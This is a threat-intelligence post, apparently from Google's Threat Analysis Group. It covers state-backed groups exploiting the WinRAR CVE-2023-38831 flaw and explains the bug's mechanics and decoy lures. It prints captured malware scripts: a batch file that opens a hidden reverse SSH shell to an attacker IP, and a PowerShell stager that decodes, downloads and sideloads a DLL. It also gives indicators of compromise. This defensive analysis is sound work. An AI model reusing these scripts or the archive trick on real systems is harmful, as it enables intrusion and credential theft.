Government-backed actors exploiting WinRAR vulnerability

Oct 18, 2023 | 8 min read

Kate Morgan
Threat Analysis Group

In recent weeks, Google's Threat Analysis Group's (TAG) has observed multiple government-backed hacking groups exploiting the known vulnerability, CVE-2023-38831, in WinRAR, which is a popular file archiver tool for Windows. Cybercrime groups began exploiting the vulnerability in early 2023, when the bug was still unknown to defenders. A patch is now available, but many users still seem to be vulnerable. TAG has observed government-backed actors from a number of countries exploiting the WinRAR vulnerability as part of their operations.

To ensure protection, we urge organizations and users to keep software fully up-to-date and to install security updates as soon as they become available. After a vulnerability has been patched, malicious actors will continue to rely on n-days and use slow patching rates to their advantage. We also recommend use of Google's Safe Browsing and Gmail, which block files containing the exploit.

Patch and proof-of-concept

In August 2023, RARLabs released an updated version of WinRAR that included fixes for several security-related bugs. One of those bugs, later assigned CVE-2023-38831, is a logical vulnerability within WinRAR causing extraneous temporary file expansion when processing crafted archives, combined with a quirk in the implementation of Windows' ShellExecute when attempting to open a file with an extension containing spaces. The vulnerability allows attackers to execute arbitrary code when a user attempts to view a benign file (such as an ordinary PNG file) within a ZIP archive.

As detailed in a blog post from Group-IB, the vulnerability had been exploited as 0-day by cybercrime actors in-the-wild since at least April 2023 for campaigns targeting financial traders to deliver various commodity malware families. Hours after the blog post was released, proof of concepts and exploit generators were uploaded to public GitHub repositories. Shortly after that, TAG began to observe testing activity from both financially motivated and APT actors experimenting with CVE-2023-38831.

Vulnerability

Consider the following archive structure:

```
# CVE-2023-38831.rar
├── "poc.png_"   # benign file that triggers the bug after double-click
└── "poc.png_/"  # directory that causes the .cmd file to be expanded
    └──── "poc.png_.cmd" # malicious payload
```

When a user double-clicks on a benign "poc.png_" (underscore is used to indicate a space) from WinRAR's user interface, WinRAR prior to 6.23 will instead execute "poc.png_/poc.png_.cmd".

After a user double-clicks on a file, WinRAR attempts to determine which files need to be temporarily expanded by iterating through all archive entries. However, due to the way the matching is made, if a directory is found with the same name as the selected entry, both the selected file and the files inside a matched directory are extracted to the root of a random temporary directory.

The pseudocode below shows WinRAR's extraction logic and whether an archive entry should to be extracted:

```
def ShouldExtractArchiveEntry(selected_filename, entry_filename, flags):
  ..
  if flags & EXPAND_DIRS:
    if entry_filename.startswith(selected_filename):
      last_char = entry_filename[len(selected_filename)]
      if last_char == '\\' or last_char == '/' or len(entry_filename) == len(selected_filename):
      return True # entry should be temporarily extracted
  ..

ShouldExtractArchiveEntry('poc.png ', 'poc.png ', EXPAND_DIRS | OTHER_FLAGS) # True
ShouldExtractArchiveEntry('poc.png ', 'poc.png /poc.png .cmd', EXPAND_DIRS | OTHER_FLAGS) # True,
insecure temporary file creation
```

When writing contents of the files, WinRAR performs path normalization that removes appended spaces, because Windows doesn't allow files with trailing spaces.

Finally, WinRAR calls ShellExecuteExW, passing the non-normalized path with a trailing space "%TEMP%\{random_directory}\poc.png_" to run the user-selected file. Internally, ShellExecute attempts to identify file extensions by calling "shell32!PathFindExtension" which fails because extensions with spaces are considered invalid. Instead of bailing out, ShellExecute proceeds to call "shell32!ApplyDefaultExts" which iterates through all files in a directory, finding and executing the first file with an extension matching any of the hardcoded ones: ".pif, .com, .exe, .bat, .lnk, .cmd".

Note, that while most samples exploiting CVE-2023-3883 use an archive entry with a trailing space, it is not a requirement, and a space in any position in the file extension is sufficient to trigger the bug (e.g. entry with "poc.invalid_ext" will also result in "shell32!ApplyDefaultExts" code path to be taken).

rocess Name	Operation	Path	Result	Detail
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	NO SUCH FILE	FileInformationClass: FileBothI
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	NO SUCH FILE	FileInformationClass: FileBothI
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	NO SUCH FILE	FileInformationClass: FileBothI
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	NO SUCH FILE	FileInformationClass: FileBothI
WinRAR.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	SUCCESS	Desired Access: Generic Write,
WinRAR.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	SUCCESS	Desired Access: Write Attribute
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	NO SUCH FILE	FileInformationClass: FileBothI
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	NO SUCH FILE	FileInformationClass: FileBothI
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	NO SUCH FILE	FileInformationClass: FileBothI
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	NO SUCH FILE	FileInformationClass: FileBothI
WinRAR.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	SUCCESS	Desired Access: Generic Write,
WinRAR.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	SUCCESS	Desired Access: Write Attribute
WinRAR.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	SUCCESS	Desired Access: Read Attribute
WinRAR.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	SUCCESS	Desired Access: Generic Read,
WinRAR.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png	SUCCESS	Desired Access: Generic Read,
WinRAR.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .*	SUCCESS	FileInformationClass: FileBothI
WinRAR.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	SUCCESS	Desired Access: Read Attribute
cmd.exe	QueryDirectory	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	SUCCESS	FileInformationClass: FileFullD
cmd.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	SUCCESS	Desired Access: Generic Read,
cmd.exe	CreateFile	C:\Users\Mr\AppData\Local\Temp\Rar$DIa9972.19428\poc.png .cmd	SUCCESS	Desired Access: Generic Read

This quirk in ShellExecute, causing the default extension search logic to be applied when attempting to open a file with an extension containing spaces is what causes "poc.png_.cmd" to


be selected and inadvertently run, even though it was not the file the user originally double-clicked on.

Campaigns

FROZENBARENTS impersonates Ukrainian drone training school to deliver Rhadamanthys infostealer

In a blog post earlier this year, TAG reported on FROZENBARENTS (aka SANDWORM) targeting the energy sector and continuing hack & leak operations. The group, attributed to Russian Armed Forces' Main Directorate of the General Staff (GRU) Unit 74455, on September 6th launched an email campaign impersonating a Ukrainian drone warfare training school.

Using a lure themed as an invitation to join the school, the email contained a link to an anonymous file-sharing service, fex[.]net, which delivered a benign decoy PDF document with a drone operator training curriculum and a malicious ZIP file exploiting CVE-2023-38831 titled "Навчальна-програма-Оператори.zip" (Training program operators).



МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

УКРАЇНСЬКИЙ ДЕРЖАВНИЙ ЦЕНТР ПОЗАШКІЛЬНОЇ ОСВІТИ

«СХВАЛЕНО»

Педагогічною радою Українського державного центру позашкільної освіти
Протокол № 10 від "06" червня 2022 року

НАВЧАЛЬНА ПРОГРАМА З ПОЗАШКІЛЬНОЇ ОСВІТИ НАУКОВО-ТЕХНІЧНОГО НАПРЯМУ

«ПІДГОТОВКА ОПЕРАТОРІВ БПЛА»

Основний рівень, один рік навчання


"Training of drone operators" decoy document from FROZENBARENTS campaign

The payload, found in "Навчальна-програма-Оператори.pdf /Навчальна-програма-Оператори.pdf_.bat" was a packed Rhadamanthys infostealer. Rhadamanthys is a commodity infostealer that is able to collect and exfiltrate browser credentials and session information among other things. It operates on a subscription-based model and can be rented out for as low as $250 for 30 days. Usage of commercially available infostealers, that are typically employed by cybercrime actors, is atypical of FROZENBARENTS.

FROZENLAKE spear-phishing campaign targeting Ukrainian government organizations hosted on API endpoint testing services

On September 4th, CERT-UA posted about FROZENLAKE (aka APT28), a group attributed to Russian GRU, using CVE-2023-38831 to deliver malware targeting energy infrastructure. TAG observed that FROZENLAKE used a free hosting provider to serve CVE-2023-38831 to target users in Ukraine. The initial page redirected users to a mockbin site to perform browser checks and redirect to the next stage, which would ensure the visitor was coming from an IPv4 address in Ukraine and would prompt the user to download a file containing a CVE-2023-38831 exploit. The

decoy document was an event invitation from Razumkov Centre, a public policy think tank in Ukraine.



Разумков
центр

Громадська організація Український Центр
економічних і політичних досліджень
імені Олександра Разумкова

Україна. 01032, м. Київ, бул. Тараса Шевченка, 33Б
БЦ «Європа Плаза»
тел. (044)2011198
e-mail: info@razumkov.org.ua

№ 33/(1-7)
04.08.2023

Dear colleagues!

We invite you to take part in the expert discussion **"War of Attrition: Comparison of Potentials and Assessment of Prospects"**, which will be held on **August 9, 2023** in online and offline formats.

Questions for discussion:
- Intermediate results and prospects for the further course of the Russian-Ukrainian war.
- Assessment of existing potentials and forecasts of their changes.
- How to avoid a "stalemate" under conditions of approximate parity of combat potentials.

Representatives of government, civil society, scientific institutions, and donor organizations are invited to participate in the event.

The discussion will be held on the basis of the Zoom platform of the Razumkov Centre from 12:00 to 1:30 p.m. Working languages: **Ukrainian, English.**

Connection of participants - from 11-45. **Pre-registration of participants via the link: https://us06web.zoom.us/meeting/register/tZ0vduGupzkoEtQGzp6AADlOhMgYfJUQepiU#/registration**

The live broadcast of the event will be carried out on the YouTube channel of the Razumkov Centre as part of its project implemented under the USAID/ENGAGE activity, which is funded by the United States Agency for International Development (USAID) and implemented by Pact. The contents of this event are the sole responsibility of Pact and its implementing partners and do not necessary reflect the views of USAID or the United States Government.

Analytical materials which will be presented during the discussion have been made within the frameworks of the MATRA Programme supported by the Embassy of the Kingdom of the Netherlands in Ukraine.

Best regards,

President of the Razumkov Centre **Yuriy Yakymenko**

FROZENLAKE decoy document impersonating a Ukrainian public policy think tank

FROZENLAKE using IRONJAW with reverse SSH shell


A sample with a filename “IOC_09_11.rar” (072afea7cae714b44c24c16308da0ef0e5aab36b7a601b310d12f8b925f359e7) was uploaded to VirusTotal on September 11th. The sample exploits CVE-2023-38831 to drop a BAT file which opens a decoy PDF file and creates a reverse SSH shell to an attacker controlled IP address, and executes IRONJAW script using PowerShell.

```
@echo off
"%ProgramFiles%\WinRAR\WinRar.exe" e -ibck "IOC_09_11.rar" *.* %TEMP%\
del "%TEMP%\IOC_09_11.pdf .cmd"
"%TEMP%\IOC_09_11.pdf"
powershell -c "Set-Content -Path \"$($env:LOCALAPPDATA)\\Temp\\rsakey\" -Value \"-----BEGIN RSA
PRIVATE KEY-----`nMII...1Fv9`n-----END RSA PRIVATE KEY-----`n\""
powershell -c "$port=get-random -Minimum 10760 -Maximum 11290;start-process ssh.exe -windowstyle
Hidden -ArgumentList \"-N -p443 root@216.66.35.145 -R 216.66.35.145:$port -i $($env:LOCALAPPDATA)
\\Temp\\rsakey -oPubkeyAcceptedKeyTypes=ssh-rsa -oStrictHostKeyChecking=no\" -PassThru"
powershell -windowstyle hidden -encodedCommand "%ENCODED_IRONJAW_SCRIPT%"
timeout 3
del "%TEMP%\IOC_09_11.pdf"
```

IRONJAW is a small PowerShell script that steals browser login data and local state directories, exfiltrating them to a C2 on “http://webhook[.]site/e2831741-d8c8-4971-9464-e52d34f9d611”. IRONJAW was first observed being distributed by ISO files hosted on free hosting providers in late July through early August and attributed to FROZENLAKE. The additional delivery of IRONJAW via exploitation of CVE-2023-38831 and the reverse SSH tunnel were new additions to the typical FROZENLAKE toolkit.

ISLANDDREAMS delivering BOXRAT in campaign targeting Papua New Guinea

TAG has also observed government-backed groups linked to China exploit CVE-2023-38831. In late August, ISLANDDREAMS (aka APT40) launched a phishing campaign targeting Papua New Guinea. The phishing emails included a Dropbox link to a ZIP archive containing the CVE-2023-38831 exploit, a password-protected decoy PDF, and an LNK file.



Decoy PDF used in ISLANDDREAMS campaign

The next stage payload, ISLANDSTAGER, is either an XOR-encoded DLL found at a hardcoded offset inside of the LNK, or downloaded from a hardcoded URL of a file-sharing service.

```
powershell -windowstyle hidden
$file = (Get-ChildItem -Path $env:temp -Filter 'InvoiceDetails.pdf' -Recurse | Select-Object
-ExpandProperty FullName -First 1);
saps $file;
$lnkpath = (Get-ChildItem -Path $env:temp -Filter 'InvoiceDetails.pdf .lnk' -Recurse |
Select-Object -ExpandProperty FullName -First 1);
$epath = '%ProgramFiles%\Windows Photo Viewer\ImagingDevices.exe';
$path = '%ProgramData%\Microsoft\DeviceSync\';
$outfile = 'for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x44 }; sc
$path''STI.dll'' ([byte[]]($file | select -Skip 004360)) -Encoding Byte';
If ($lnkpath.Length -gt 0kb) {
  $lnkpath | where-object {$_.length -eq 0x00017708} | Select-Object -ExpandProperty Name;
  $file = gc $lnkpath -Encoding Byte;
  iex($outfile);
  if (Test-Path -Path $epath -PathType Leaf) {cp $epath $path;saps $path'ImagingDevices.exe'}
  else {saps regsvr32 $path\STI.dll}
  }
 Else {
     (iwr -Uri https://filetransfer[.]io/data-package/DVagoJxL/download -UseBasicParsing -OutFile
     $path\STI.dll);
 if (Test-Path -Path $epath -PathType Leaf) {cp $epath $path;saps $path'ImagingDevices.exe'} else
 {saps regsvr32 $path\STI.dll}
 }
```

ISLANDSTAGER is then executed by starting a legit “ImagingDevices.exe” process which sideloads malicious “STI.dll” from “%ProgramData%\Microsoft\DeviceSync\”. ISLANDSTAGER configures persistence by adding “ImagingDevices.exe” to “CurrentVersion\Run” registry key. It then decodes several layers of shellcode, the last of which is generated using Donut, that loads and executes the final payload, BOXRAT, in-memory. BOXRAT is a .NET backdoor that uses Dropbox API as a C2 mechanism.

Conclusion

The widespread exploitation of the WinRAR bug highlights that exploits for known vulnerabilities can be highly effective, despite a patch being available. Even the most sophisticated attackers will only do what is necessary to accomplish their goals. These recent campaigns exploiting the WinRAR bug underscore the importance of patching and that there is still work to be done to make it easy for users to keep their software secure and up-to-date. TAG will continue to compile and share threat intelligence for the protection of online users and Google products, in the meantime, we encourage organizations and users to keep their software fully up-to-date.

Indicators of compromise (IoCs)

FROZENBARENTS

- https://fex[.]net/s/bttyrz4
- https://fex[.]net/s/59znp5b

FROZENLAKE

- 072afea7cae714b44c24c16308da0ef0e5aab36b7a601b310d12f8b925f359e7
- 91dec1160f3185cec4cb70fee0037ce3a62497e830330e9ddc2898f45682f63a
- 77cf5efde721c1ff598eeae5cb3d81015d45a74d9ed885ba48330f37673bc799
- 216.66.35[.]145
- http://webhook[.]site/e2831741-d8c8-4971-9464-e52d34f9d611

ISLANDDREAMS

- https://filetransfer[.]io/data-package/DVagoJxL/download

POSTED IN:

Threat Analysis Group

Related stories

Threat Analysis Group

TAG Bulletin: Q4 2025

An overview of coordinated influence operation campaigns terminated on our platforms in Q4 2025.

By Trust & Safety

Threat Analysis Group

TAG Bulletin: Q3 2025

Our bulletin covering coordinated influence operation campaigns terminated on our platforms in Q3 2025.

By Trust & Safety

Threat Analysis Group

TAG Bulletin: Q2 2025

Our bulletin covering coordinated influence operation campaigns terminated on our platforms in Q2 2025.

By Trust & Safety